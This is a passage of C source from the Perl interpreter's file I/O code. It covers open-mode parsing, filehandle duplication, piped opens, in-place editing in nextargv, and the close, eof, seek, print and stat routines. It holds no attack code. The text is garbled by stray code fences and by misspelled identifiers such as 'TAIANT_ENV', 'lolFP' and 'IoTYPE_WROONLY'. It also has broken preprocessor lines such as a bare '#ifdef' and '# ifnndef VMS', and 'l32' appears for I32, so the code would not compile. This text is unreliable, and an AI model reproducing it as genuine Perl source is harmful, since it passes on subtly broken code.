
    TAINT_PROPER("open");

    type++;

    if (*type == IoTYPE_WRONLY) {

        /* Two IoTYPE_WRONLYs in a row make for an IoTYPE_APPEND. */

        mode[0] = IoTYPE(io) = IoTYPE_APPEND;

        type++;

    }

    else {

        mode[0] = 'w';

    }

    writing = 1;

if (out_raw)

```

```

        mode[1] = 'b';
else if (out_crlf)
        mode[1] = 't';
if (*type == '&') {
    duplicity:
        dodup = PERLIO_DUP_FD;

        type++;

        if (*type == '=') {
            dodup = 0;

            type++;
        }

        if (!num_svs && !*type && supplied_fp) {
            /* "<+&" etc. is used by typemaps */

            fp = supplied_fp;
        }

        else {
            PerlIO *that_fp = NULL;

            if (num_svs > 1) {
                /* diag_listed_as: More than one argument to '%s' open */

                Perl_croak(aTHX_ "More than one argument to '%c&' open", IoTYPE(io));
            }

            while (isspace(*type))
                type++;

            if (num_svs && (SvIOK(*svp) || (SvPOK(*svp) && looks_like_number(*svp)))) {
                fd = SvUV(*svp);
            }
        }
    }
}

```

```

        num_svs = 0;
    }
    else if (isDIGIT(*type)) {
        fd = atoi(type);
    }
    else {
        const IO* thatio;

        if (num_svs) {
            thatio = sv_2io(*svp);
        }
        else {
            GV * const thatgv = gv_fetchpvn_flags(type, tend - type,
                                                    0, SVt_PVIO);

            thatio = GvIO(thatgv);
        }
        if (!thatio) {

#ifdef EINVAL
            SETERRNO(EINVAL,SS_IVCHAN);

#endif

            goto say_false;
        }
        if ((that_fp = IoIFP(thatio))) {
            /* Flush stdio buffer before dup. --mjd
            * Unfortunately SEEK_CURing 0 seems to
            * be optimized away on most platforms;

```

```

        * only Solaris and Linux seem to flush
        * on that. --jhi */

#ifdef USE_SFIO

    /* sfio fails to clear error on next
       sfwrite, contrary to documentation.
       -- Nicholas Clark */

    if (PerlIO_seek(that_fp, 0, SEEK_CUR) == -1)
        PerlIO_clearerr(that_fp);

#endif

    /* On the other hand, do all platforms
       * take gracefully to flushing a read-only
       * filehandle? Perhaps we should do
       * fsetpos(src)+fgetpos(dst)? --nik */

    PerlIO_flush(that_fp);

    fd = PerlIO_fileno(that_fp);

    /* When dup()ing STDIN, STDOUT or STDERR
       * explicitly set appropriate access mode */

    if (that_fp == PerlIO_stdout()
        || that_fp == PerlIO_stderr())
        IoTYPE(io) = IoTYPE_WRONLY;

    else if (that_fp == PerlIO_stdin())
        IoTYPE(io) = IoTYPE_RDONLY;

    /* When dup()ing a socket, say result is
       * one as well */

    else if (IoTYPE(thatio) == IoTYPE_SOCKET)

```

```

        IoTYPE(io) = IoTYPE_SOCKET;

    }

    else

        fd = -1;

}

if (!num_svs)

    type = NULL;

if (that_fp) {

    fp = PerlLIO_fdupopen(aTHX_ that_fp, NULL, dodup);

}

else {

    if (dodup)

        fd = PerlLIO_dup(fd);

    else

        was_fdopen = TRUE;

    if (!(fp = PerlLIO_openn(aTHX_ type, mode, fd, 0, 0, NULL, num_svs, svp))) {

        if (dodup && fd >= 0)

            PerlLIO_close(fd);

    }

}

}

} /* & */

else {

    while (isSPACE(*type))

        type++;

```

```

if (*type == IoTYPE_STD && (!type[1] || isSPACE(type[1]) || type[1] == ':')) {

    type++;

    fp = PerlIO_stdout();

    IoTYPE(io) = IoTYPE_STD;

    if (num_svs > 1) {

        /* diag_listed_as: More than one argument to '%s' open */

        Perl_croak(aTHX_ "More than one argument to '>%c' open",IoTYPE_STD);

    }

}

else {

    if (!num_svs) {

        namesv = newSVpvn_flags(type, tend - type, SVs_TEMP);

        num_svs = 1;

        svp = &namesv;

        type = NULL;

    }

    fp = PerlIO_openn(aTHX_ type,mode,-1,0,0,NULL,num_svs,svp);

}

} /* !& */

if (!fp && type && *type && *type != ':' && !isIDFIRST(*type))

    goto unknown_open_mode;

} /* IoTYPE_WRONLY */

else if (*type == IoTYPE_RDONLY) {

    do {

        type++;


```



```

    } while (isSPACE(*type));

    mode[0] = 'r';

    if (in_raw)

        mode[1] = 'b';

    else if (in_crlf)

        mode[1] = 't';

    if (*type == '&') {

        goto duplicity;

    }

    if (*type == IoTYPE_STD && (!type[1] || isSPACE(type[1]) || type[1] == ':')) {

        type++;

        fp = PerlIO_stdin();

        IoTYPE(io) = IoTYPE_STD;

        if (num_svs > 1) {

            /* diag_listed_as: More than one argument to '%s' open */

            Perl_croak(aTHX_ "More than one argument to '<%c' open", IoTYPE_STD);

        }

    }

    else {

        if (!num_svs) {

            namesv = newSVpvn_flags(type, tend - type, SVs_TEMP);

            num_svs = 1;

            svp = &namesv;

            type = NULL;

        }

```

```

        fp = PerlIO_openn(aTHX_ type,mode,-1,0,0,NULL,num_svs,svp);
    }

    if (!fp && type && *type && *type != ':' && !isIDFIRST(*type))

        goto unknown_open_mode;
} /* IoTYPE_RDONLY */

else if ((num_svs && /* '-'|...' or '...' */

        type[0] == IoTYPE_STD && type[1] == IoTYPE_PIPE) ||

        (!num_svs && tend > type+1 && tend[-1] == IoTYPE_PIPE)) {
    if (num_svs) {

        type += 2; /* skip over '-' */
    }

    else {

        *--tend = '\0';

        while (tend > type && isSPACE(tend[-1]))

            *--tend = '\0';

        for (; isSPACE(*type); type++)

            ;

        name = type;

        len = tend-type;
    }

    if (*name == '\0') {

        /* command is missing 19990114 */

        if (ckWARN(WARN_PIPE))

            Perl_warner(aTHX_ packWARN(WARN_PIPE), "Missing command in piped open");

        errno = EPIPE;
    }
}

```

```

        goto say_false;
    }

    if (!(*name == '-' && name[1] == '\0') || num_svs)

        TAIANT_ENV();

    TAIANT_PROPER("piped open");

    mode[0] = 'r';

if (in_raw)

    mode[1] = 'b';

else if (in_crlf)

    mode[1] = 't';

if (num_svs > 1) {

    fp = PerlProc_popen_list(mode,num_svs,svp);

}

else {

    fp = PerlProc_popen(name,mode);

}

IoTYPE(io) = IoTYPE_PIPE;

if (num_svs) {

    while (isSPACE(*type))

        type++;

    if (*type) {

        if (PerlIO_apply_layers(aTHX_ fp, mode, type) != 0) {

            goto say_false;

```

```

        }
    }
}

else { /* layer(Args) */

    if (num_svs)

        goto unknown_open_mode;

    name = type;

    IoTYPE(io) = IoTYPE_RDONLY;

    for (; isSPACE(*name); name++)

        ;

    mode[0] = 'r';

if (in_raw)

    mode[1] = 'b';

else if (in_crlf)

    mode[1] = 't';

    if (*name == '-' && name[1] == '\0') {

        fp = PerlIO_stdin();

        IoTYPE(io) = IoTYPE_STD;

    }

    else {

        if (!num_svs) {

            namesv = newSVpvn_flags(type, tend - type, SVs_TEMP);

```

```

        num_svs = 1;

        svp = &namesv;

        type = NULL;
    }

    fp = PerlIO_openn(aTHX_ type, mode, -1, 0, 0, NULL, num_svs, svp);
}

}

if (!fp) {
    if (IoTYPE(io) == IoTYPE_RDONLY && ckWARN(WARN_NEWLINE)
        && strchr(oname, '\n')

    )

        Perl_warner(aTHX_ packWARN(WARN_NEWLINE), PL_warn_nl, "open");

    goto say_false;
}

if (ckWARN(WARN_IO)) {
    if ((IoTYPE(io) == IoTYPE_RDONLY) &&
        (fp == PerlIO_stdout() || fp == PerlIO_stderr())) {
        Perl_warner(aTHX_ packWARN(WARN_IO),
                    "Filehandle STD%s reopened as %s only for input",
                    ((fp == PerlIO_stdout()) ? "OUT" : "ERR"),
                    GvENAME(gv));
    }
}

```

```

    else if ((IoTYPE(io) == IoTYPE_WRONLY) && fp == PerlIO_stdin()) {

        Perl_warner(aTHX_ packWARN(WARN_IO),

            "Filehandle STDIN reopened as %s only for output",

            GvENAME(gv));

    }

}

fd = PerlIO_fileno(fp);

/* If there is no fd (e.g. PerlIO::scalar) assume it isn't a

* socket - this covers PerlIO::scalar - otherwise unless we "know" the

* type probe for socket-ness.

*/

if (IoTYPE(io) && IoTYPE(io) != IoTYPE_PIPE && IoTYPE(io) != IoTYPE_STD && fd >= 0) {

    if (PerlLIO_fstat(fd,&PL_statbuf) < 0) {

        /* If PerlIO claims to have fd we had better be able to fstat() it. */

        (void) PerlIO_close(fp);

        goto say_false;

    }

#ifdef PERL_MICRO

    if (S_ISSOCK(PL_statbuf.st_mode))

        IoTYPE(io) = IoTYPE_SOCKET; /* in case a socket was passed in to us */

#endif

#ifdef HAS_SOCKET

    else if (

#ifdef S_IFMT

        !(PL_statbuf.st_mode & S_IFMT)

```

```

#else

    !PL_statbuf.st_mode

#endif

    && IoTYPE(io) != IoTYPE_WRONLY /* Dups of STD* filehandles already have */
    && IoTYPE(io) != IoTYPE_RDONLY /* type so they aren't marked as sockets */
) {
    /* on OS's that return 0 on fstat()ed pipe */

    char tmpbuf[256];

    Sock_size_t buflen = sizeof tmpbuf;

    if (PerlSock_getsockname(fd, (struct sockaddr *)tmpbuf, &buflen) >= 0
        || errno != ENOTSOCK)

        IoTYPE(io) = IoTYPE_SOCKET; /* some OS's return 0 on fstat()ed socket */

        /* but some return 0 for streams too, sigh */

    }

#endif /* HAS_SOCKET */

#endif /* !PERL_MICRO */

}

/* Eeek - FIXME !!!

* If this is a standard handle we discard all the layer stuff

* and just dup the fd into whatever was on the handle before !

*/

if (saveifp) {
    /* must use old fp? */

    /* If fd is less than PL_maxsysfd i.e. STDIN..STDERR

    then dup the new fileno down

```

```

*/
if (saveofp) {
    PerlIO_flush(saveofp);      /* emulate PerlIO_close() */
    if (saveofp != saveifp) {    /* was a socket? */
        PerlIO_close(saveofp);
    }
}

if (savefd != fd) {
    /* Still a small can-of-worms here if (say) PerlIO::scalar
       is assigned to (say) STDOUT - for now let dup2() fail
       and provide the error
    */
    if (PerlLIO_dup2(fd, savefd) < 0) {
        (void)PerlIO_close(fp);
        goto say_false;
    }
}

#ifdef VMS
    if (savefd != PerlIO_fileno(PerlIO_stdin())) {
        char newname[FILENAME_MAX+1];
        if (PerlIO_getname(fp, newname)) {
            if (fd == PerlIO_fileno(PerlIO_stdout()))
                Perl_vmssetuserInm(aTHX_ "SYS$OUTPUT", newname);
            if (fd == PerlIO_fileno(PerlIO_stderr()))
                Perl_vmssetuserInm(aTHX_ "SYS$ERROR", newname);
        }
    }
}

```



```

    }

#endif

#if !defined(WIN32)

    /* PL_fdpid isn't used on Windows, so avoid this useless work.

    * XXX Probably the same for a lot of other places. */

    {

        Pid_t pid;

        SV *sv;

        sv = *av_fetch(PL_fdpid,fd,TRUE);

        SvUPGRADE(sv, SVt_IV);

        pid = SvIVX(sv);

        SvIV_set(sv, 0);

        sv = *av_fetch(PL_fdpid,savefd,TRUE);

        SvUPGRADE(sv, SVt_IV);

        SvIV_set(sv, pid);

    }

#endif

    if (was_fdopen) {

        /* need to close fp without closing underlying fd */

        int ofd = PerlIO_fileno(fp);

        int dupfd = PerlIO_dup(ofd);

#if defined(HAS_FCNTL) && defined(F_SETFD)

```

```

        /* Assume if we have F_SETFD we have F_GETFD */

        int coe = fcntl(ofd,F_GETFD);

#ifdef
        PerlIO_close(fp);

        PerlLIO_dup2(dupfd,ofd);

#if defined(HAS_FCNTL) && defined(F_SETFD)

        /* The dup trick has lost close-on-exec on ofd */

        fcntl(ofd,F_SETFD, coe);

#endif

        PerlLIO_close(dupfd);
    }
else
        PerlIO_close(fp);
    }

    fp = saveifp;

    PerlIO_clearerr(fp);

    fd = PerlIO_fileno(fp);
}

#if defined(HAS_FCNTL) && defined(F_SETFD)
    if (fd >= 0) {
        dSAVE_ERRNO;

        fcntl(fd,F_SETFD,fd > PL_maxsysfd); /* can change errno */

        RESTORE_ERRNO;
    }
#endif

```

```
IoIFP(io) = fp;
```

```
IoFLAGS(io) &= ~IOF_NOLINE;
```

```
if (writing) {
```

```
    if (IoTYPE(io) == IoTYPE_SOCKET
```

```
        || (IoTYPE(io) == IoTYPE_WROONLY && fd >= 0 && S_ISCHR(PL_statbuf.st_mode)) ) {
```

```
        char *s = mode;
```

```
        if (*s == IoTYPE_IMPLICIT || *s == IoTYPE_NUMERIC)
```

```
            s++;
```

```
            *s = 'w';
```

```
            if (!(IoOFP(io) = PerlIO_openn(aTHX_ type,s,fd,0,0,NULL,0,svp))) {
```

```
                PerlIO_close(fp);
```

```
                IoIFP(io) = NULL;
```

```
                goto say_false;
```

```
            }
```

```
        }
```

```
    else
```

```
        IoOFP(io) = fp;
```

```
}
```

```
return TRUE;
```

```
say_false:
```

```
    IoIFP(io) = saveifp;
```

```
    IoOFP(io) = saveofp;
```

```
    IoTYPE(io) = savetype;
```

```

    return FALSE;
}

PerlIO *
Perl_nextargv(pTHX_ register GV *gv)
{
    dVAR;

    register SV *sv;

#ifdef FLEXFILENAMES

    int filedev;

    int fileino;

#endif

    Uid_t fileuid;

    Gid_t filegid;

    IO * const io = GvIOp(gv);

    PERL_ARGS_ASSERT_NEXTARGV;

    if (!PL_argvoutgv)

        PL_argvoutgv = gv_fetchpvs("ARGVOUT", GV_ADD|GV_NOTQUAL, SVt_PVIO);

    if (io && (IoFLAGS(io) & IOf_ARGV) && (IoFLAGS(io) & IOf_START)) {

        IoFLAGS(io) &= ~IOf_START;

        if (PL_inplace) {

            assert(PL_defoutgv);

            Perl_av_create_and_push(aTHX_ &PL_argvout_stack,

```

```

        SvREFCNT_inc_simple_NN(PL_defoutgv));

    }

}

if (PL_filemode & (S_ISUID|S_ISGID)) {

    PerlIO_flush(PerlIOOn(PL_argvoutgv)); /* chmod must follow last write */

#ifdef HAS_FCHMOD

    if (PL_lastfd != -1)

        (void)fchmod(PL_lastfd,PL_filemode);

#else

    (void)PerlLIO_chmod(PL_oldname,PL_filemode);

#endif

}

PL_lastfd = -1;

PL_filemode = 0;

if (!GvAV(gv))

    return NULL;

while (av_len(GvAV(gv)) >= 0) {

    STRLEN oldlen;

    sv = av_shift(GvAV(gv));

    SAVEFREESV(sv);

    sv_setsv(GvSVn(gv),sv);

    SvSETMAGIC(GvSV(gv));

    PL_oldname = SvPVx(GvSV(gv), oldlen);

    if (do_open(gv,PL_oldname,oldlen,PL_inplace!=0,O_RDONLY,0,NULL)) {

        if (PL_inplace) {

```

```

    TAINT_PROPER("inplace open");

    if (oldlen == 1 && *PL_oldname == '-') {

        setdefout(gv_fetchpvs("STDOUT", GV_ADD|GV_NOTQUAL,
                               SVt_PVIO));

        return IoIFP(GvIOp(gv));
    }

#ifndef FLEXFILENAMES

    filedev = PL_statbuf.st_dev;

    fileino = PL_statbuf.st_ino;

#endif

    PL_filemode = PL_statbuf.st_mode;

    fileuid = PL_statbuf.st_uid;

    filegid = PL_statbuf.st_gid;

    if (!S_ISREG(PL_filemode)) {

        Perl_ck_warner_d(aTHX_ packWARN(WARN_INPLACE),
                        "Can't do inplace edit: %s is not a regular file",
                        PL_oldname );

        do_close(gv,FALSE);

        continue;
    }

    if (*PL_inplace && strNE(PL_inplace, "")) {

        const char *star = strchr(PL_inplace, '*');

        if (star) {

            const char *begin = PL_inplace;

            sv_setpvs(sv, "");

```

```

        do {
            sv_catpv(sv, begin, star - begin);

            sv_catpv(sv, PL_oldname, oldlen);

            begin = ++star;
        } while ((star = strchr(begin, '*')));

        if (*begin)
            sv_catpv(sv, begin);
    }
    else {
        sv_catpv(sv, PL_inplace);
    }
#endif FLEXFILENAMES

    if ((PerlLIO_stat(SvPVX_const(sv), &PL_statbuf) >= 0
        && PL_statbuf.st_dev == filedev
        && PL_statbuf.st_ino == fileino)

#ifdef DJGPP
        || ((_djstat_fail_bits & _STFAIL_TRUENAME) != 0)
#endif

    )
    {
        Perl_ck_warner_d(aTHX_ packWARN(WARN_INPLACE),
            "Can't do inplace edit: %"SVf" would not be unique",
            SvfARG(sv));

        do_close(gv, FALSE);

        continue;
    }

```

```

    }

#endif

#ifdef HAS_RENAME

#if !defined(DOSISH) && !defined(__CYGWIN__) && !defined(EPOC)

    if (PerlLIO_rename(PL_oldname,SvPVX_const(sv)) < 0) {

        Perl_ck_warner_d(aTHX_ packWARN(WARN_INPLACE),

            "Can't rename %s to %"SVf": %s, skipping file",

            PL_oldname, SVfARG(sv), Strerror(errno));

        do_close(gv,FALSE);

        continue;

    }

#else

    do_close(gv,FALSE);

    (void)PerlLIO_unlink(SvPVX_const(sv));

    (void)PerlLIO_rename(PL_oldname,SvPVX_const(sv));

    do_open(gv,(char*)SvPVX_const(sv),SvCUR(sv),TRUE,O_RDONLY,0,NULL);

#endif /* DOSISH */

#else

    (void)UNLINK(SvPVX_const(sv));

    if (link(PL_oldname,SvPVX_const(sv)) < 0) {

        Perl_ck_warner_d(aTHX_ packWARN(WARN_INPLACE),

            "Can't rename %s to %"SVf": %s, skipping file",

            PL_oldname, SVfARG(sv), Strerror(errno) );

        do_close(gv,FALSE);

        continue;

    }

#endif

```



```

        }

        (void)UNLINK(PL_oldname);

#endif

    }

    else {

#ifdef !defined(DOSISH) && !defined(AMIGAOS)

    # ifnndef VMS /* Don't delete; use automatic file versioning */

        if (UNLINK(PL_oldname) < 0) {

            Perl_ck_warner_d(aTHX_ packWARN(WARN_INPLACE),

                "Can't remove %s: %s, skipping file",

                PL_oldname, Strerror(errno) );

            do_close(gv,FALSE);

            continue;

        }

    # endif

    #else

        Perl_croak(aTHX_ "Can't do inplace edit without backup");

    #endif

    }

    sv_setpvn(sv,PL_oldname,oldlen);

    SETERRNO(0,0);      /* in case sprintf set errno */

    if (!Perl_do_openn(aTHX_ PL_argvoutgv, (char*)SvPVX_const(sv),

        SvCUR(sv), TRUE,

#ifdef VMS

```

```

                                O_WRONLY|O_CREAT|O_TRUNC,0,

#else

                                O_WRONLY|O_CREAT|OPEN_EXCL,0600,

#endif

                                NULL, NULL, 0)) {

    Perl_ck_warner_d(aTHX_ packWARN(WARN_INPLACE), "Can't do inplace edit on %s:
%s",

                                PL_oldname, Strerror(errno) );

    do_close(gv,FALSE);

    continue;

}

    setdefout(PL_argvoutgv);

    PL_lastfd = PerlLIO_fileno(PerlIO_getfp(PL_argvoutgv));

    (void)PerlLIO_fstat(PL_lastfd,&PL_statbuf);

#ifdef HAS_FCHMOD

    (void)fchmod(PL_lastfd,PL_filemode);

#else

    # if !(defined(WIN32) && defined(__BORLANDC__))

        /* Borland runtime creates a readonly file! */

        (void)PerlLIO_chmod(PL_oldname,PL_filemode);

    # endif

#endif

    if (fileuid != PL_statbuf.st_uid || filegid != PL_statbuf.st_gid) {

#ifdef HAS_FCHOWN

        (void)fchown(PL_lastfd,fileuid,filegid);

#else


```

```

#ifdef HAS_CHOWN

        (void)PerlLIO_chown(PL_oldname,fileuid,filegid);

#endif

#endif

    }

}

return IoIFP(GvIOp(gv));

}

else {

    if (ckWARN_d(WARN_INPLACE)) {

        const int eno = errno;

        if (PerlLIO_stat(PL_oldname, &PL_statbuf) >= 0

            && !S_ISREG(PL_statbuf.st_mode))

        {

            Perl_warner(aTHX_ packWARN(WARN_INPLACE),

                "Can't do inplace edit: %s is not a regular file",

                PL_oldname);

        }

        else

            Perl_warner(aTHX_ packWARN(WARN_INPLACE), "Can't open %s: %s",

                PL_oldname, Strerror(eno));

    }

}

}

if (io && (IoFLAGS(io) & IOF_ARGV))

```

```

        IoFLAGS(io) |= IOF_START;
    if (PL_inplace) {
        (void)do_close(PL_argvoutgv,FALSE);

        if (io && (IoFLAGS(io) & IOF_ARGV)
            && PL_argvout_stack && AvFILLp(PL_argvout_stack) >= 0)
        {
            GV * const oldout = MUTABLE_GV(av_pop(PL_argvout_stack));

            setdefout(oldout);

            SvREFCNT_dec(oldout);

            return NULL;
        }

        setdefout(gv_fetchpvs("STDOUT", GV_ADD|GV_NOTQUAL, SVt_PVIO));
    }

    return NULL;
}

```

/\* explicit renamed to avoid C++ conflict -- kja \*/

bool

Perl\_do\_close(pTHX\_ GV \*gv, bool not\_implicit)

```

{
    dVAR;

    bool retval;

    IO *io;

    if (!gv)

```

```

        gv = PL_argvgv;
    if (!gv || !isGV_with_GP(gv)) {
        if (not_implicit)
            SETERRNO(EBADF,SS_IVCHAN);
        return FALSE;
    }
    io = GvIO(gv);
    if (!io) { /* never opened */
        if (not_implicit) {
            report_evil_fh(gv);
            SETERRNO(EBADF,SS_IVCHAN);
        }
        return FALSE;
    }
    retval = io_close(io, not_implicit);
    if (not_implicit) {
        IoLINES(io) = 0;
        IoPAGE(io) = 0;
        IoLINES_LEFT(io) = IoPAGE_LEN(io);
    }
    IoTYPE(io) = IoTYPE_CLOSED;
    return retval;
}

```

bool

```

Perl_io_close(pTHX_ IO *io, bool not_implicit)
{
    dVAR;

    bool retval = FALSE;

    PERL_ARGS_ASSERT_IO_CLOSE;

    if (IoIFP(io)) {
        if (IoTYPE(io) == IoTYPE_PIPE) {
            const int status = PerlProc_pclose(IoIFP(io));

            if (not_implicit) {
                STATUS_NATIVE_CHILD_SET(status);

                retval = (STATUS_UNIX == 0);
            }
        }
        else {
            retval = (status != -1);
        }
    }

    else if (IoTYPE(io) == IoTYPE_STD)
        retval = TRUE;

    else {
        if (IoOFP(io) && IoOFP(io) != IoIFP(io)) {          /* a socket */

            const bool prev_err = PerlIO_error(IoOFP(io));

            retval = (PerlIO_close(IoOFP(io)) != EOF && !prev_err);

            PerlIO_close(IoIFP(io)); /* clear stdio, fd already closed */
        }
    }
}

```

```

    }

    else {

        const bool prev_err = PerlIO_error(lolFP(io));

        retval = (PerlIO_close(lolFP(io)) != EOF && !prev_err);

    }

}

loOFP(io) = lolFP(io) = NULL;

}

else if (not_implicit) {

    SETERRNO(EBADF,SS_IVCHAN);

}

return retval;

}

bool
Perl_do_eof(pTHX_ GV *gv)
{
    dVAR;

    register IO * const io = GvIO(gv);

    PERL_ARGS_ASSERT_DO_EOF;

    if (!io)

        return TRUE;

```

```
else if (IoTYPE(io) == IoTYPE_WRONLY)
```

```
    report_wrongway_fh(gv, '>');
```

```
while (IoIFP(io)) {
```

```
    if (PerlIO_has_cntptr(IoIFP(io))) { /* (the code works without this) */
```

```
        if (PerlIO_get_cnt(IoIFP(io)) > 0) /* cheat a little, since */
```

```
            return FALSE; /* this is the most usual case */
```

```
    }
```

```
{
```

```
    /*getc and ungetc can stomp on errno */
```

```
    dSAVE_ERRNO;
```

```
    const int ch = PerlIO_getc(IoIFP(io));
```

```
    if (ch != EOF) {
```

```
        (void)PerlIO_ungetc(IoIFP(io),ch);
```

```
        RESTORE_ERRNO;
```

```
        return FALSE;
```

```
    }
```

```
    RESTORE_ERRNO;
```

```
}
```

```
if (PerlIO_has_cntptr(IoIFP(io)) && PerlIO_canset_cnt(IoIFP(io))) {
```

```
    if (PerlIO_get_cnt(IoIFP(io)) < -1)
```

```
        PerlIO_set_cnt(IoIFP(io),-1);
```

```
}
```



```

    if (PL_op->op_flags & OPf_SPECIAL) { /* not necessarily a real EOF yet? */

        if (gv != PL_argvgv || !nextargv(gv)) /* get another fp handy */

            return TRUE;

    }

    else

        return TRUE; /* normal fp, definitely end of file */

}

return TRUE;

}

```

Off\_t

Perl\_do\_tell(pTHX\_ GV \*gv)

```
{
```

```
    dVAR;
```

```
    IO *const io = GvIO(gv);
```

```
    register PerlIO *fp;
```

```
    PERL_ARGS_ASSERT_DO_TELL;
```

```
    if (io && (fp = IoIFP(io))) {
```

```
#ifdef ULTRIX_STDIO_BOTCH
```

```
        if (PerlIO_eof(fp))
```

```
            (void)PerlIO_seek(fp, 0L, 2); /* ultrix 1.2 workaround */
```

```
#endif
```

```
        return PerlIO_tell(fp);
```

```

    }

    report_evil_fh(gv);

    SETERRNO(EBADF,RMS_IFI);

    return (Off_t)-1;
}

```

bool

Perl\_do\_seek(pTHX\_ GV \*gv, Off\_t pos, int whence)

```

{
    dVAR;

    IO *const io = GvIO(gv);

    register PerlIO *fp;

    if (io && (fp = IoIFP(io))) {
#ifdef ULTRIX_STDIO_BOTCH
        if (PerlIO_eof(fp))

            (void)PerlIO_seek(fp, 0L, 2); /* ultrix 1.2 workaround */
#endif

        return PerlIO_seek(fp, pos, whence) >= 0;
    }

    report_evil_fh(gv);

    SETERRNO(EBADF,RMS_IFI);

    return FALSE;
}

```

Off\_t

Perl\_do\_sysseek(pTHX\_ GV \*gv, Off\_t pos, int whence)

{

    dVAR;

    IO \*const io = GvIO(gv);

    register PerlIO \*fp;

    PERL\_ARGS\_ASSERT\_DO\_SYSSEEK;

    if (io && (fp = IoIFP(io)))

        return PerlLIO\_lseek(PerlIO\_fileno(fp), pos, whence);

    report\_evil\_fh(gv);

    SETERRNO(EBADF,RMS\_IFI);

    return (Off\_t)-1;

}

int

Perl\_mode\_from\_discipline(pTHX\_ const char \*s, STRLEN len)

{

    int mode = O\_BINARY;

    if (s) {

        while (\*s) {

            if (\*s == ':') {

                switch (s[1]) {

                    case 'r':

```

        if (s[2] == 'a' && s[3] == 'w'

            && (!s[4] || s[4] == ':' || isSPACE(s[4])))

        {

            mode = O_BINARY;

            s += 4;

            len -= 4;

            break;

        }

        /* FALL THROUGH */

    case 'c':

        if (s[2] == 'r' && s[3] == 'l' && s[4] == 'f'

            && (!s[5] || s[5] == ':' || isSPACE(s[5])))

        {

            mode = O_TEXT;

            s += 5;

            len -= 5;

            break;

        }

        /* FALL THROUGH */

    default:

        goto fail_discipline;

    }

}

else if (isSPACE(*s)) {

    ++s;

```

```

        --len;
    }
    else {
        const char *end;
fail_discipline:
        end = strchr(s+1, ':');
        if (!end)
            end = s+len;
#ifdef PERLIO_LAYERS
        Perl_croak(aTHX_ "IO layers (like '%.*s') unavailable", end-s, s);
#else
        len -= end-s;
        s = end;
#endif
    }
}

return mode;
}

```

```

#if !defined(HAS_TRUNCATE) && !defined(HAS_CHSIZE)

```

```

l32

```

```

my_chsize(int fd, Off_t length)

```

```

{

```

```

#ifdef F_FREESP

```

```

        /* code courtesy of William Kucharski */

#define HAS_CHSIZE

Stat_t filebuf;

if (PerlLIO_fstat(fd, &filebuf) < 0)

    return -1;

if (filebuf.st_size < length) {

    /* extend file length */

    if ((PerlLIO_lseek(fd, (length - 1), 0)) < 0)

        return -1;

    /* write a "0" byte */

    if ((PerlLIO_write(fd, "", 1)) != 1)

        return -1;
}
else {

    /* truncate length */

    struct flock fl;

    fl.l_whence = 0;

    fl.l_len = 0;

```

```

    fl.l_start = length;

    fl.l_type = F_WRLCK; /* write lock on file space */

    /*
     * This relies on the UNDOCUMENTED F_FREESP argument to
     * fcntl(2), which truncates the file so that it ends at the
     * position indicated by fl.l_start.
     *
     * Will minor miracles never cease?
     */

    if (fcntl(fd, F_FREESP, &fl) < 0)

        return -1;

}

return 0;

#else

    Perl_croak_nocontext("truncate not implemented");

#endif /* F_FREESP */

    return -1;

}

#endif /* !HAS_TRUNCATE && !HAS_CHSIZE */

bool

Perl_do_print(pTHX_ register SV *sv, PerlIO *fp)

```

```

{
    dVAR;

    PERL_ARGS_ASSERT_DO_PRINT;

    /* assuming fp is checked earlier */

    if (!sv)
        return TRUE;

    if (SvTYPE(sv) == SVt_IV && SvIOK(sv)) {
        assert(!SvGMAGICAL(sv));
        if (SvIsUV(sv))
            PerlIO_printf(fp, "%"UVuf, (UV)SvUVX(sv));
        else
            PerlIO_printf(fp, "%"IVdf, (IV)SvIVX(sv));
        return !PerlIO_error(fp);
    }

    else {
        STRLEN len;

        /* Do this first to trigger any overloading. */
        const char *tmps = SvPV_const(sv, len);
        U8 *tmpbuf = NULL;
        bool happy = TRUE;

        if (PerlIO_isutf8(fp)) {
            if (!SvUTF8(sv)) {

```



```

        /* We don't modify the original scalar. */

        tmpbuf = bytes_to_utf8((const U8*) tmps, &len);

        tmps = (char *) tmpbuf;
    }

    else if (ckWARN_d(WARN_UTF8)) {

        (void) check_utf8_print((const U8*) tmps, len);

    }

}

else if (DO_UTF8(sv)) {

    STRLEN tmplen = len;

    bool utf8 = TRUE;

    U8 * const result = bytes_from_utf8((const U8*) tmps, &tmplen, &utf8);

    if (!utf8) {

        tmpbuf = result;

        tmps = (char *) tmpbuf;

        len = tmplen;

    }

    else {

        assert((char *)result == tmps);

        Perl_ck_warner_d(aTHX_ packWARN(WARN_UTF8),

            "Wide character in %s",

            PL_op ? OP_DESC(PL_op) : "print"

        );

        /* Could also check that isn't one of the things to avoid

        * in utf8 by using check_utf8_print(), but not doing so,

```

```

        * since the stream isn't a UTF8 stream */

    }

}

/* To detect whether the process is about to overstep its

* filesize limit we would need getrlimit(). We could then

* also transparently raise the limit with setrlimit() --

* but only until the system hard limit/the filesystem limit,

* at which we would get EPERM. Note that when using buffered

* io the write failure can be delayed until the flush/close. --jhi */

if (len && (PerlIO_write(fp,tmps,len) == 0))

    happy = FALSE;

Safefree(tmpbuf);

return happy ? !PerlIO_error(fp) : FALSE;

}

}

```

l32

```
Perl_my_stat_flags(pTHX_ const U32 flags)
```

```

{

    dVAR;

    dSP;

    IO *io;

    GV* gv;

    if (PL_op->op_flags & OPf_REF) {

```

```

        EXTEND(SP,1);

        gv = cGVOP_gv;
do_fstat:
    if (gv == PL_defgv)
        return PL_laststatval;

        io = GvIO(gv);
do_fstat_have_io:
    PL_laststype = OP_STAT;
    PL_statgv = gv;
    sv_setpvs(PL_statname, "");
    if(io) {
        if (IoIFP(io)) {
            return (PL_laststatval = PerlLIO_fstat(PerlLIO_fileno(IoIFP(io)), &PL_statcache));
        } else if (IoDIRP(io)) {
            return (PL_laststatval = PerlLIO_fstat(my_dirfd(IoDIRP(io)), &PL_statcache));
        } else {
            report_evil_fh(gv);
            return (PL_laststatval = -1);
        }
    } else {
        report_evil_fh(gv);
        return (PL_laststatval = -1);
    }
}

else if (PL_op->op_private & OPpFT_STACKED) {

```

```

        return PL_laststatval;
    }
else {
    SV* const sv = POPs;

    const char *s;

    STRLEN len;

    PUTBACK;

    if (isGV_with_GP(sv)) {

        gv = MUTABLE_GV(sv);

        goto do_fstat;

    }

    else if (SvROK(sv) && isGV_with_GP(SvRV(sv))) {

        gv = MUTABLE_GV(SvRV(sv));

        goto do_fstat;

    }

    else if (SvROK(sv) && SvTYPE(SvRV(sv)) == SVt_PVIO) {

        io = MUTABLE_IO(SvRV(sv));

        gv = NULL;

        goto do_fstat_have_io;

